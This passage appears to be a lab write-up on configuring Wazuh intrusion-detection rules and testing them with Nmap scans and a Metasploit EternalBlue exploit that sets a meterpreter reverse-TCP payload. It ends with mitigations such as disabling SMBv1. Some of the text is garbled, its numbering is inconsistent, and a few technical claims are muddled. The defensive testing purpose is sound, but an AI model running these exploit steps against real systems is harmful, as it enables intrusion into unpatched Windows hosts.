
<group>This implies that methods such as, <ssh, brute-force</ssh> can be easily authorized by the system.

<firedtimes>3</firedtimes>

</rule>

</group>

This rule will alert when there is a match of failed attempts to log into to the system using port 22 (SSH) as a sign of brute force attack.Rules can be set according to the wish for blocking unauthorized attempts for access, and it can also set alert for particular attempts meant for entry through the risky port 445 by the MSRPC protocol.



**Test IDS/IPS Functionality**

***Simulate Attacks to Test Detection:***

In order to check whether your rules are correct and operate effectively you have to imitate attacks in a supervised manner. For instance you may use Metasploit or just prepare a list of scripts or use another machine to scan the target machine and even attempt an exploit.

Port Scanning Test: The best way to test whether Wazuh picks up on a port scan or not is by replicating it from another host.

using Nmap: nmap -sS –-port 80,22,445 <target\_IP>

This command is used to perform SYN scan on ports 80, 22 and 445 discreetly. This scan should be alerted by your custom Wazuh rule.

445 Exploit Test (SMB): Perform a demo attack to a SMB vulnerable port 445 using Metasploit Framework. You can use the following Metasploit module:

msfconsole


use exploit/windows/smb/ms17\_010\_eternalblue

set RHOST <target\_IP>

Once again, lets set the payload windows/meterpreter/reverse\_tcp

exploit

This exploit will run on SMB (port 445) and your custom Wazuh rule should be able to pick up on this attempt and write it to the log.



***Tuning the System to Reduce False Positives:***

After the implementation of aggressive phases, consider the Wazuh alerts in the Wazuh dashboard or log Some form of anomalies may be vaccinated at point that normal traffic raises an alarm. To counter this, you my refine the rules based on frequency, time frame, and the regex matching pattern.

For instance, regarding SSH brute-force rule if many legitimate attempts are being identified then the value for frequency can be increased so as to exclude occasional failed log-ins.

That’S, rules have to be constantly updated and examined to identify actual threats while rarer distinguishing false alarms.files.

**6. Testing and Security Assessment**

***a. Using Nmap and Metasploit for Vulnerability Scanning:***

With help of Nmap, the open ports, services, and probable weakness of the targeted system was detected.

*A full port scan was conducted with the command:*



nmap -p- 192.168.0.103

*Services and their versions were detected with:*

nmap -sV 192.168.0.103


Vulnerability scanning was done using Nmap’s script engine:

nmap –script vuln 192.168.0.103



*Nmap scripts was utilized to exploit known vulnerabilities, such as exploiting SMB (port 445) using the EternalBlue exploit:*

Nmap –p 445 –script vuln 192.168.0.103



Inspection of the detection logs ensured that these activities were well recognized by the tool as threats.

***b. Testing Different Attack Vectors:***

Cross segment attacks were then emulated by passing through VLANs and checking whether the Program/Network Firewall successfully segment the VLANs.

Exterior threats emulation was done with a distant device to test the firewall’s capability of rejecting extra-network unauthorized access passes

**2. Security Validation:**

***a. Firewall Security Validation:***


Preliminary firewall activity was tested by trying to communicate with prohibited services like SSH and SMB from unauthorized computers to make sure blocked traffic is ignored.

A few successful attempts were made to trial the firewall, and the logs were checked to ensure that all such attempts had been logged and blocked.

***b. VPN Encryption Validation:***

VPN encryption was validated using Wireshark to capture and inspect traffic on the VPN client machine:

The traffic capture was accomplished in order to verify that the VPN traffic was encrypted and that no delicate information was transferred in plaintext style.



*c. Reviewing IDS/IPS Logs:*

To ensure that reported threats which included port scans as well as attempts at exploiting vulnerabilities were well noted and categorized, IDS/IPS logs were reviewed post penetration tests.

**3. Risk Assessment:**

*a. Identifying Network Weaknesses*:

After security assessments, some areas of a network vulnerability detected they are open ports that should be closed, old services, and ill-proposed firewall division.

Concerning the analysed vulnerabilities, those concerning SMB (port 445) have been checked in particular.

**b. Proposing Mitigation Strategies:**

***Several mitigation strategies were proposed to address these vulnerabilities:***

*Patch Management:* Reminding the personnel to ensure all systems and services to include SMB were patched with latest security patches.

*Firewall Hardening*: Recommendations made included closing of the unnecessary open ports, and a lock down of important services.

*VPN Enhancements*: Encrypting traffic more through higher forms of security (for example by use of IPsec or SSL).

*Tuning IDS/IPS*: Detecting modifications in the detection rules and fine tuning of the set rules with respect to the particular work network environment.

*For SMB vulnerabilities, mitigation strategies included*:Disabled SMBv1 to stop utilizing an old protocol to bring about connections and data transfer.

Preventing Any unauthenticated attempt to connect to Port 445 as a means of legitimate access to our systems from only internal trusted network.

**Summary:**

* Network vulnerability assessments included scanning with Nmap and Metasploit as a tool for assessing external and internal environment space.
* Firewall and VPN were confirmed after reviewing the logs and other traffic captures to verify that malicious activity was identified and prevented.
* A risk assessment outlined possible network threats and ways of addressing risks that could put the network at risk were offered.